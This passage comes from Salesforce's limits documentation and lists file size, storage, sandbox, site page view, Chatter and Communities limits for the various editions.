Content: maximum file size	• 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce
Content: maximum number of libraries	2,000
Content: maximum number of content documents	10,000,000
Content: maximum number of content documents and versions in a 24–hour period (adjustable)	36,000 (2,500 in Developer Edition)
Content packs: maximum number of files	50 (N/A in Personal Edition)
Documents: maximum size of custom app logo	20 KB
Documents: maximum size of document to upload	5 MB
Documents: maximum file name size (including file extension name)	255 characters

Salesforce CRM Content Search Limits

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's author name, tags, file extension, and custom fields are.

File Type	File Extensions	Maximum File Size for Search
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB

File Type	File Extensions	Maximum File Size for Search
RTF	`.rtf`	5 MB
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB
XML	`.xml`	5 MB

SEE ALSO:

- Search Limits
- Search Limits for Files in Chatter

File Limits in Chatter

Limits for files attached to a Chatter post or comment.

File Share Limits

The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

File Size Limits

The following are maximum file size limits for files in Salesforce.

Feature	Details
Attachments related list	• 25 MB for file attachments • 2 GB for feed attachments
Documents tab	• 5 MB • 20 KB for a custom-app logo
Salesforce CRM Content	• 2 GB • 2 GB (including headers) when uploaded via Chatter REST API • 2 GB (including headers) when uploaded via REST API • 38 MB when uploaded via SOAP API • 10 MB when uploaded via Bulk API • 10 MB for Google Docs • 10 MB when uploaded via Visualforce
Salesforce files	2 GB

Feature	Details
Salesforce Knowledge	5 MB for attachments

Data and File Storage Limits

Limits for storage allocation per Salesforce edition and number of standard licensed users in your organization.

Storage Capacity

Storage is divided into two categories. File storage includes files in attachments, Files home, Salesforce CRM Content, Chatter files (including user photos), the Documents tab, the custom File field on Knowledge articles, and Site.com assets. Data storage includes the following:

- Accounts
- Article types (format: "[`Article Type Name`]")
- Article type translations (format: "[`Article Type Name`] Version")
- Campaigns
- Campaign Members
- Cases
- Case Teams
- Contacts
- Contracts
- Custom objects
- Email messages
- Events
- Forecast items
- Google docs
- Ideas
- Leads
- Notes
- Opportunities
- Opportunity Splits
- Orders
- Quotes
- Quote Template Rich Text Data
- Solutions
- Tags: Unique tags
- Tasks

Data Storage

For data storage, Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated the greater of 1 GB or a per-user limit. For example, a Professional Edition org with 10 users receives 1 GB, because 10 users multiplied by 20 MB per user

is 200 MB, which is less than the 1 GB minimum. A Professional Edition org with 100 users receives more than the 1 GB minimum, because 100 users multiplied by 20 MB per user is 2,000 MB.

File Storage

Contact Manager, Group, Professional, Enterprise, Performance, and Unlimited Editions are allocated 10 GB of file storage per org.

Orgs are allocated additional file storage based on the number of standard user licenses. In Enterprise, Performance, and Unlimited Editions, orgs are allocated 2 GB of file storage per user license. Contact Manager, Group, Professional Edition orgs are allocated 612 MB per standard user license, which includes 100 MB per user license plus 512 MB per license for the Salesforce CRM Content feature license. An org with fewer than 10 users will receive a total of 1 GB of per-user file storage rather than 100 MB per user license.

Note: Each Salesforce CRM Content feature license provides an additional 512 MB of file storage, whether Salesforce CRM Content is enabled or not.

File storage and data storage are calculated asynchronously, so if you import or add a large number of records or files, the change in your org's storage usage isn't reflected immediately.

The minimum values in the table below apply to Salesforce and Salesforce Platform user licenses. If your org uses custom user licenses, contact Salesforce to determine your exact storage amount. For a description of user licenses, see User Licenses.

<table>
<tr><th>Salesforce Edition</th><th>Data Storage Minimum per Org</th><th>Data Storage Allocation per User License</th><th>File Storage Allocation per Org</th><th>File Storage Allocation per User License</th></tr>
<tr><td>Contact Manager</td><td rowspan="5">1 GB</td><td rowspan="3">20 MB</td><td rowspan="5">10 GB</td><td rowspan="2">612 MB</td></tr>
<tr><td>Group</td></tr>
<tr><td>Professional</td></tr>
<tr><td>Enterprise</td><td rowspan="3">2 GB</td></tr>
<tr><td>Performance</td><td rowspan="2">120 MB</td></tr>
<tr><td>Unlimited</td></tr>
<tr><td>Developer</td><td>5 MB</td><td rowspan="2">N/A</td><td rowspan="2">20 MB</td><td rowspan="2">N/A</td></tr>
<tr><td>Personal</td><td>20 MB (approximately 10,000 records)</td></tr>
</table>

Force.com Sites Page View Limits

Limits for requests that count as page views.

The following requests count as page views.

Requests for...	Example URL
Your Force.com domain	`http://mycompany.force.com`
Your custom Web address	`http://mycompany.com`
Any page associated with your site	`http://mycompany.force.com/mypage`
Authorization Required error page	`http://mycompany.force.com/Unauthorized`

Requests for...	Example URL
AJAX requests such as:JavaScript remoting (for example, RemoteAction)<apexactionFunction><apexactionPoller>	n/a

The following requests don't count as page views.

Requests for...	Example URL
Salesforce images	`http://mycompany.force.com/img/force_logo_w09.gif`
Your static resources	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
Favorite icon	`http://mycompany.force.com/favicon.ico`
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	`http://mycompany.force.com/BandwidthExceeded`
Images included with an HTML field	`http://mycompany.force.com/servlet/rtaImage`
Custom file field	`http://mycompany.force.com/servlet/fileField`

Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Force.com Site Billing Limits

Terminology for limits and billing associated with Force.com sites.

The following terminology applies to Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server .
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Salesforce enforces the following limits on monthly page views for Force.com sites:

- Billing is based on the number of monthly page views purchased for your org. This page view limit is cumulative for all sites in your org.
- If, in a given calendar month, your org reaches 110% of its page view limit, Salesforce sends the site and billing administrators email notification.
- If your org exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Salesforce sends an email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your org reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Salesforce sends an email notification to the site and billing administrators, as well as the related account executive.

General Sandbox and Sandbox Storage Limits

Limits for sandbox environments.

A sandbox is a copy of your organization in a separate environment, you can use for a variety of purposes, such as testing and training. Sandboxes are completely isolated from your Salesforce production organization and operations you perform in your sandboxes do not affect your Salesforce production organization.

The following limits apply to sandboxes.

- You can refresh a Full sandbox 29 days after you created or last refreshed it. If you delete a Full sandbox within those 29 days, you need to wait until after the 29 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Partial Copy sandbox 5 days after you created or last refreshed it. If you delete a Partial Copy sandbox within those 5 days, you need to wait until after the 5 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Developer or Developer Pro sandbox once per day.
- Enterprise Edition includes licenses for 25 Developer sandboxes and 1 Partial Copy sandbox.
- Performance Edition includes licenses for 1 Full sandbox, 5 Developer Pro sandboxes, 100 Developer sandboxes, and 1 Partial Copy sandbox.
- Unlimited Edition includes licenses for 1 Full sandbox, 5 Developer Pro sandboxes, and 100 Developer sandboxes and 1 Partial Copy sandbox.
- Professional Edition includes licenses for 10 Developer sandboxes. (Change sets aren't available.)
- If you need licenses for more sandboxes, contact Salesforce to order sandboxes for your organization.

The following limits apply to Sandbox storage limits.

- Partial Copy sandboxes have a 5 GB of files and a 5 GB of data storage limit.
- Developer Pro sandboxes have a 1 GB of files and a 1 GB of data storage limit.
- Developer sandboxes have a 200 MB of files and a 200 MB of data storage limit.
- Full sandboxes have the same storage limit as your production organization.
- Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you can't save new data in your sandbox. To check your storage limits, from Setup, enter *`Storage Usage`* in the `Quick Find` box, then select **Storage Usage** in your sandbox.

Partner Portal Limits

Limits for partner portals.

Maximum number of partner portals

You can create a maximum of 5 partner portals in your organization. Increases to that number are subject to product manager approval and require detailed use cases.

Maximum number of portal roles

The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

Password Policy Limits

Limits for the number and use of user passwords.

You can set various password and login policies to secure your organization.

Note: User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

SEE ALSO:

Password Policy Fields in Profiles

Salesforce Console Limitations

Technical limitations for using a Salesforce console in Salesforce Classic.

A Salesforce console is an app for finding, updating, and creating records quickly.

For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Salesforce console. The following limits apply to the Salesforce console.

- If you log in to another Salesforce app while you're logged in to a Salesforce console app, you can't accept new chat requests.
- In Chatter Answers, administrators can't customize the FAQ (Frequently Asked Questions) available to customers when they click `Need help?`.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.

Site Edition Limits

Limits for the number of sites, bandwidth, service request time, and maximum page views per edition.

Site.com is a Web content management system (CMS) for building and managing dynamic, data-driven Web pages, and edit content in real time.

The following table describes the Sites limits for different Salesforce editions.

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition Performance Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000

SEE ALSO:

- Site.com Import Limits
- Force.com Sites Page View Limits
- Force.com Site Billing Limits

Site.com Import Limits

Limits for importing sites and files.

The maximum site size you can import is 2 GB.The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

Web Request Limits

Limits for concurrent usage on web requests.

To ensure that resources are available for all Salesforce users, limits are placed on the number of long-running Web requests that one organization can send at the same time. Salesforce monitors the number of concurrent requests issued by all users logged in to your org and compares that number against the maximum limit. In this way, the number of concurrent requests is kept below the maximum limit. The limit ensures that resources are available uniformly to all orgs and prevents deliberate or accidental over-consumption by any one org.

If too many requests are issued by users in your org, you might have to wait until one of them has finished before you can perform your task. For example, assume that MyCorporation has 100,000 users. At 9:00 AM, each user requests a report that contains 200,000 records. Salesforce starts to run the report for all users until the maximum number of concurrent requests has been met. At that point, Salesforce refuses to take any additional requests until some of the reports have completed.

Similar limits are placed on requests issued from the API.

Collaboration Limits

Approvals Limits in Chatter

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

Chatter Plus Limits

Feature limits for Chatter Plus (also known as Chatter Only).

Feed Tracking Limits
Limits for tracking objects, fields, and topics.

General Chatter Limits
Limits for Chatter features by edition, browser limits, and mention limits.

List View Limits on Feeds
Limits for list views on record feeds.

Search Limits for Files in Chatter
Search limits by file type and file size in Chatter.

User Sharing Limits in Chatter
Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

Approvals Limits in Chatter

Approval limits for delegated approvers, approvals posts, and Sites or portal users.

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Instead, perform these actions from the approval record.
- Approval requests from Sites or portal users aren't supported.

Chatter Plus Limits

Feature limits for Chatter Plus (also known as Chatter Only).

Chatter Plus (also known as Chatter Only) is for Performance, Unlimited, Enterprise, and Professional Edition users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter.

Chatter Plus users can access standard Chatter people, profiles, groups, and files, plus they can

- View Salesforce accounts and contacts
- Use Salesforce CRM Content, Ideas, and Answers
- Access dashboards and reports
- Use and approve workflows
- Use the calendar to create and track activities
- View and modify up to ten custom objects
- Add records to groups

Note: You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users.

Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your Salesforce representative for more information.

Chatter Plus Feature	Limit
Chatter Plus licenses in your org	Unlimited
Data storage per Chatter Plus user	20 MB
File storage per Chatter Plus user (Professional Edition)	612 MB

Chatter Plus Feature	Limit
File storage per Chatter Plus user (Enterprise, Performance, and Unlimited Editions)	2 GB

Feed Tracking Limits

Limits for tracking objects, fields, and topics.

- When feed tracking is enabled for person accounts, users can follow and see updates to account fields, but not contact fields.
- Feed tracking for events doesn't include requested meetings. Once a requested meeting is confirmed and becomes an event, then it can be included in feeds.
- User can follow activities and knowledge articles in a Chatter feed, but the **Follow** button in the Action column for activity and knowledge article list views isn't available.
- If you disable feed tracking for topics, users can no longer follow new topics, but they continue to follow the ones they followed when feed tracking was enabled. These topics count toward the maximum number of people, topics, and records that they can follow. Use the Chatter REST API to stop following topics after feed tracking has been disabled.

Feed Tracking Limits for External Objects

- Field history tracking isn't available for external objects.
- Record feeds aren't available for Salesforce Connect external objects that map to high-data-volume external data sources.

General Chatter Limits

Limits for Chatter features by edition, browser limits, and mention limits.

Chatter Limits by Feature

The limits are subject to change. Contact Salesforce for more information.

	Feature	Limit
Groups		
	Groups a user can join	300[1]
	Groups in your org	30,000[1]
	Members in a group	Unlimited
	Characters in the Information field in a group	4,000
	Max size of email when posting to a group by email (including text and attachments)	25 MB
	Attachments you can include in a post to a group by email	25
Feeds		
	Mentions in a single post or comment	25

	Feature	Limit
	Characters in a mention search string	500 for a person's first and last name (combined), or for a group name
	Characters in single post or comment	10,000
	Email notifications sent after you like or comment on a post	10
	Bookmarks	Unlimited
	Favorites	50
	People, topics, and records you can follow	500[2]
	Maximum posts you can see in your feed at any given time	The 500 most recent posts. This limit doesn't apply to profile, group, and record feeds.
Files		
	File attachment size	2 GB
	Times a file can be shared	100
People and Profiles		
	Profile photo size	8 MB
	People you can add to a chat	10
	People you can add to Chat My Favorites	100
	Characters in a Chatter message	10,000
Skills		
	Skills assigned to a user	100
	Characters in a skill name	99
Topics		
	Topics on a single post	10
	Topics on a single record	100
	Characters in a topic name	99

[1]All groups count toward this limit, except archived groups. For example, if you're a member of 300 groups, of which 10 are archived, you can join 10 more groups.

[2]You can follow a maximum combined total of 500 people, topics, and records. To see how many items you're following, view the Following list on your profile.

Posts and comments that users make in Chatter are retained during the entire time that a customer's applicable org remains provisioned. We reserve the right to enforce limits on:

- The number of system-generated tracked feed updates. Currently tracked feed updates that are older than 45 days and have no likes or comments are deleted automatically. The tracked feed updates no longer appear in the feed. However, if auditing is enabled for a tracked field, the audit history for that field is still available.

- The number of email notifications that can be sent per org per hour.

Browser Limits for Chatter

Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Chatter Mentions Limits

You can't mention archived groups, unlisted groups, customer groups, and private groups you're not a member of. If a person who isn't a member of a private group is mentioned in a post or comment on that private group, the mention link displays as gray, unless this mentioned person has "Modify All Data" permission. In this case the link displays in blue. However, the Salesforce security and sharing rules still apply. People who aren't a member of a private group don't have access to the private group and won't see or get notified about any updates.

SEE ALSO:

- Approvals Limits in Chatter
- Chatter Plus Limits
- File Limits in Chatter
- Search Limits for Files in Chatter

List View Limits on Feeds

Limits for list views on record feeds.

Click **Feed** on a standard or custom object list view to see a Chatter feed with updates from the last 30 days for the records included in the list view.

The following limits apply to Chatter feeds on list views:

- Some feed-tracked objects don't have a Chatter feed associated with their list view. Currently, you can view Chatter feeds on list views for opportunities, accounts, cases, leads, campaigns, contacts, and custom objects.
- If drag-and-drop scheduling on list views is enabled, you won't see Chatter feeds on the list views for accounts, contacts, or leads.

Search Limits for Files in Chatter

Search limits by file type and file size in Chatter.

Search supports several file types and has file size limits. If a file exceeds the maximum size, the text within the file isn't searched, but the file's name, description, type, and owner are..

File Type	File Extensions	Maximum File Size for Search
HTML	`.htm`, `.html`, `.xhtml`	5 MB
PDF	`.pdf`	25 MB
PPT	`.ppt`, `.pptx`, `.pptm`	25 MB
RTF	`.rtf`	5 MB

File Type	File Extensions	Maximum File Size for Search
Text	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 MB
Word	`.doc`, `.docx`, `.docm`	25 MB
XLS	`.xls`, `.xlsx`, `.xlsm`	5 MB
XML	`.xml`	5 MB

SEE ALSO:

- Search Limits
- Salesforce CRM Content Limits

User Sharing Limits in Chatter

Salesforce administrators can configure user sharing to show or hide an internal or external user from another user in an organization.

In Chatter, there are exceptions where users who aren't shared can still see and interact with each other. For example, in a public Chatter group, everyone with access to the group can see all posts, the names of the users who post, and mention users who commented on a post, regardless of user sharing.

Example: Let's say you set up user sharing so Mary and Bob can't see or interact with each other. Mary posts on a public Chatter group. She can't mention Bob, because user sharing prevents Bob's name from showing up in the mention drop-down list. However, Bob can see Mary's post and he comments on her post. Now Mary can actually mention Bob in her next comment on her post.

There are also exceptions where users who aren't shared can still see each other in the mention drop-down list.

Example: Let's say Sue has interacted with Edgar in Chatter (by liking or commenting on his post or mentioning him). Then you set up user sharing so Sue can't see Edgar. Sue posts on a public Chatter group. She can mention Edgar because, due to their previous interaction, his name shows up on the mention drop-down list. However, if Sue clicks the Edgar mention, she gets an error because, due to user sharing, she can't see him.

Communities Limits

Limits for communities, including users, portal roles, moderation, reporting, and more.

Maximum Number of Communities Limit

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

Communities Usage Limits

Communities usage is governed by daily, monthly, and yearly limits. Understanding these limits is important to the success of your communities. Salesforce provides tools to help you monitor communities usage so that you can avoid exceeding these limits, or purchasing overages when needed.

Communities User Limits

User limits depending on the type of community.

Communities License Limits
Limits related to communities licenses.

Portal Roles Limit
Limits for portal roles in your organization.

Communities Groups Email Limit
Email limits for groups in communities.

Person Account Communities User Limits
Limits for the number of person account external users that a single user can own.

Communities Report and Dashboard Limitations
If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

Communities Navigational Topics Limits
The maximum number of navigational topics and subtopics to use in a Customer Service (Napili) community.

Communities Moderation Limits
Community moderation limits ensure that your community performs optimally.

Additional Communities Limits
Miscellaneous functionality limits when using communities.

Maximum Number of Communities Limit

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

To see this limit in your org, from Setup enter *Communities* in the Quick Find box, then select **All Communities**. The Maximum number of communities field displays 100.

SEE ALSO:

Communities Limits

Communities Usage Limits

Communities usage is governed by daily, monthly, and yearly limits. Understanding these limits is important to the success of your communities. Salesforce provides tools to help you monitor communities usage so that you can avoid exceeding these limits, or purchasing overages when needed.

Edition	Bandwidth Limit (per rolling 24-hour period per community)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	500 MB	10 minutes	N/A
Enterprise Edition	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition Performance Edition	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000

Bandwidth

The number of megabytes served and received from both the community's origin server and the cache server. The origin server refers to the Web server that hosts your community site. The cache server refers to the CDN server that serves your cache community site pages."Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Service Request Time

The total server time in minutes required to generate pages for the community.

"Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.

Page View

A request from a non-authenticated community user to load a page associated with your community. Requests from authenticated community users are not counted as page views. Cached page views are also counted.

Requests that Count as Page Views

Requests for the following *are* counted as page views:

Requests for...	Example
Your community Force.com domain	`http://mycommunity.force.com`
Your custom community web address	`http://mycommunity.com`
Any page associated with your community	`http://mycommunity.force.com/mypage` `http://mycommunity.com/mypage`

Requests that Do Not Count as Page Views

Requests for the following are *not* counted as page views:

Requests for...	Example
Authorization Required error page	`http://mycommunity.force.com/unauthorized`
AJAX requests: • JavaScript remoting • Visualforce	• Apex: RemoteAction • Visualforce: <apex:actionFunction>
Resources loaded on the page, such as `robots.txt` or the favorite icon	`http://mycommunity.force.com/robot.txt` `http://mycommunity.com/favicon`
Attachments and documents	
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	`http://mycommunity.force.com/BandwithExceeded`
Tab clicks within a page	
Images included in an HTML field	`http://mycommunity.force.com/servlet/rtaImage`
Custom file field	`http://mycommunity.force.com/servlet/fileField`

Requests for...	Example
System pages associated with your community, such as the login, logout confirmation, and forgot password pages	`http://mycommunity.com/login`

Page View Limits

The following table lists community page view limits for each edition. This limit applies to all the communities in your org.

Edition	Maximum Number of Communities	Maximum Page Views
Enterprise Edition	100	500,000/month
Unlimited Edition Performance Edition	100	1,000,000/month

A few things to bear in mind with page view limits:

- Your org's page view entitlement is the sum of page views included in the edition plus any additional page views purchased from Salesforce.
- Salesforce calculates page view overages by looking at a 12-month look-back period. If your community page views exceed the org limit for page views, contact Salesforce to understand how to buy overages. Community members and unauthorized users can still access your community, even if your org goes over its page view limits.

Let's look at Acme Enterprises, which has set up a customer community. Their Enterprise Edition org includes 500,000 page views per month. Acme expects its community to take off, so they purchase another 500,000 page views per month. Their total page view entitlement is 1 million page views per month. So, over the course of a 12-month look back period, Acme's community can have 12 million page views (that's 12 x 1 million page view limits).

The community has a spike in usage for a month, and goes over its 1 million allotted limit. Is Acme charged an overage? No, because the next month the community has fewer than 1 million page views. It all averages out when the calculation is made at the end of the 12-month look back period. In short, the community has to average 1 million page views per month over the course of a 12-month look back period to remain below its allotted limit.

Monitoring Limits

Accurately monitor your community's page view limits using the Page Views - Monthly Trend report, found in Community Management Package for Communities from the AppExchange. Install the package that is right for your communities:

- Community Management Package for Communities with Chatter
- Community Management Package for Communities without Chatter

You can also see page view usage in your org's Company Information section. In Setup, enter *Company Information* in the **Quick Find** box and click **Company Information**.

Note: The page view allowance found under Usage-Based Entitlement may not reflect the correct allowance for your Salesforce edition.

API Usage Limits in Communities

	Customer Community	Customer Community Plus	Partner Community	Employee Apps Starter	Employee Apps Plus
API Calls per Day	0	200 per member (member-based license) 10 per member (login-based license)	200 per member (member-based license) 10 per member (login-based license)	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs	1000 per member for Enterprise Edition orgs 5000 per member for Unlimited Edition orgs

SEE ALSO:

Communities Limits

Communities User Limits

User limits depending on the type of community.

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce account executive. If your growing community needs more users, contact your Salesforce account representative to understand how the product can scale to meet your demands.

Community License Type	Number of Users
Partner or Customer Community Plus	1 million
Customer	10 million

Some community licenses, such as Customer Community Plus and Partner Community, require roles associated with an account. Role proliferation degrades performance for your org, so make sure you don't use more roles than necessary in your org.

SEE ALSO:

Communities Limits

Communities License Limits

Limits related to communities licenses.

- There are different requirements for username uniqueness depending on the type of license your community is using. Customer and Customer Community Plus licenses require unique usernames within the Salesforce org that a community belongs to. Partner Community licenses and Employee Community licenses require unique usernames across all Salesforce orgs that the user belongs to.
- A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.
- Customer users with the following licenses can't update case statuses in communities built on the Salesforce Tabs + Visualforce template on desktop browsers. They can still update case statuses from the Salesforce1 mobile browser app.

- Customer Community
- Customer Community Plus
- High Volume Portal User
- Customer Portal

SEE ALSO:

Communities User Licenses

Portal Roles Limit

Limits for portal roles in your organization.

The maximum number of roles used in an org's portals or communities is 5000. This limit includes roles associated with all of the organization's customer portals, partner portals, or communities. To prevent unnecessary growth of this number, we recommend reviewing and reducing the number of roles. You can also delete unused roles. If you require more roles, please contact Salesforce Customer Support.

SEE ALSO:

Communities Limits

Communities Groups Email Limit

Email limits for groups in communities.

In communities, the `Email on every post` option is disabled once more than 10,000 members choose this setting for the group. All members who had this option selected are automatically switched to `Daily digests`.

SEE ALSO:

Communities Limits

Person Account Communities User Limits

Limits for the number of person account external users that a single user can own.

A Salesforce user can be the owner of up to 1000 person account portal users. This includes person account users with Customer Community Plus, Customer Portal, and other role-based portal licenses. Person account users with high volume portal licenses such as High Volume Customer Portal or Customer Community don't count against this limit. Users with partner portal or Partner Community licenses can't be person accounts users, so this limit doesn't apply.

SEE ALSO:

Communities Limits

Communities Report and Dashboard Limitations

If the Reports and Dashboards tabs are exposed in the community, external users can access reports and dashboards with some limitations.

Important: To allow external users to create and edit reports, your organization must use the enhanced sharing model. See Analytics Folder Sharing.

You can give permission to create and edit reports to communities users with the following licenses:

Community licenses

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login

Portal licenses

- Customer Portal Manager
- Customer Portal Manager Custom (for Enterprise Administration users)
- Customer Portal Manager Standard
- Customer Portal Manager User
- Gold Partner
- Ideas Only Portal
- Overage Customer Portal Manager Custom
- Overage Customer Portal Manager Standard
- Partner
- Silver Partner ("Export Reports" permission isn't available to this license)

Note:

- These permissions aren't available to high-volume user licenses, such as Customer Community, High Volume Customer Portal, Service Cloud Portal, and Authenticated Website.
- External users with legacy portal licenses can create and edit reports in communities, but not in portals.

After you grant permission to your external users, they still can't:

- Schedule reports or dashboards for email and refresh at a specific date and time
- Create, edit, or view reports in the Unfiled Public Reports folder

All role-based external users in your community can refresh dashboards set up with "Run as specified user" and "Run as logged-in user" up to 1,000 times daily per org. Scheduled and automatic refreshes don't count against the limit. There is no refresh limit for internal users.

All role-based external users can be selected for the "Run as specified user" option.

SEE ALSO:

Set Up Report Management for External Users—Create and Edit Reports

Grant Super User Access to Customer Users in Your Community

Grant Super User Access to a Partner User

Communities Limits

Communities Navigational Topics Limits

The maximum number of navigational topics and subtopics to use in a Customer Service (Napili) community.

Navigational Topics Limits

The following is the maximum number of navigational topics and subtopics you can have in a Customer Service (Napili) community template.

Level	Maximum Number of Entries
One (parent)	25
Two (subtopic)	10
Three (subtopic)	10

SEE ALSO:

Communities Limits

Communities Moderation Limits

Community moderation limits ensure that your community performs optimally.

Criteria Limits

- Your org can have up to 30 keyword list criteria. This limit is per org, not per community.
- Your org can have up to 100 member criteria. This limit is per org, not per community.

Rule Limits

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Moderation rules apply only to feed posts, comments, and polls. Moderation rules do not apply to topics that are created.

Audit Limits

Changes to a feed item's status are not included in the Audit Trail Insightsreport.

SEE ALSO:

Communities Limits

Additional Communities Limits

Miscellaneous functionality limits when using communities.

Drag-and-drop scheduling using events and calendars is not available in communities.

Feature Limits

Action Limitations
Limits and limitations for actions.

Activities Limits
Considerations for the behavior of tasks and events.

Campaign Limits
Limits for campaign hierarchies, contacts, and influence time frame.

Contacts Limitations
Limits for contacts related to business accounts.

Contact Roles Limitations
Contact roles have some limitations.

Import Limits
Limits for importing data depend on the type of record.

Person and Business Accounts Limits
Limits for fields on person and business accounts.

Quote Limits
Limits for quote templates and PDFs.

Schedules Limits
Limits for the schedule types an organization can use.

Enterprise Territory Management Limits
Model, territory, and assignment rule limits for Enterprise Territory Management.

Process Automation Limits
Review the limits for our process automation tools: Process Builder, Visual Workflow, Workflow, and Approvals.

Maps and Location Service Limits
Limits for map views per user.

Reports and Dashboards REST API Limits
Limits for Reports and Dashboards REST API.

Visualforce Component Limits
Limits for Visualforce components and pages.

SEE ALSO:

Limits and Considerations for Visual Workflow

Action Limitations

Limits and limitations for actions.

EDITIONS

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, **Database.com**, and **Developer** Editions

- Actions associated with objects that aren't supported in Lightning Experience don't display in the Global Actions menu. Also, the Global Actions menu doesn't support the standard Chatter actions Post, File, Poll, Link, Question, and Thanks.
- Mobile smart actions don't appear in the full Salesforce site, regardless of which page layouts you add them to. They appear only to users in Salesforce1.
- The Chatter page in Lightning Experience supports only the standard Chatter actions Post, Poll, and Question, and if you have Groups, the Announcement action.
- Only standard Chatter actions (Post, File, Link, Poll, and Thanks) appear on the user profile page, regardless of the actions in the User Page Layout.
- The Account Contact Relationship object supports custom actions, but with limitations.
  - Custom actions must be specific to the Account Contact Relationship object. Global actions aren't supported.
  - You can create actions that update records or invoke Lightning components or Visualforce pages. However, you can't create actions that create records.
  - You can't create actions that send emails or log calls because the Account Contact Relationship object can't have activities associated to it.
  - You can't override the default actions on the Account Contact Relationship object.
  - Only custom actions that are created on the Contact object can use the Account Contact Relationship object as a target object.
  - Chatter standard actions aren't supported because the Account Contact Relationship object doesn't have a Chatter feed.

Activities Limits

Considerations for the behavior of tasks and events.

- In any list generated through the API and including one or more invitees, the Assigned To field contains the invitee instead of the event owner.
- If Shared Activities isn't enabled, custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.
- **Maximum Number of Tasks and Calculating the End Date**

  There is a limit to how many recurring tasks you can create in a series, and the limit varies based on task frequency. The latest possible end date depends on the maximum number of tasks.

  For example, a recurring task that repeats every month supports up to 60 tasks in the series, so the end date can be scheduled up to 5 years after the start date.

Frequency	Maximum Number of Tasks	Latest End Date (From the Start Date)
Daily	100	100 days
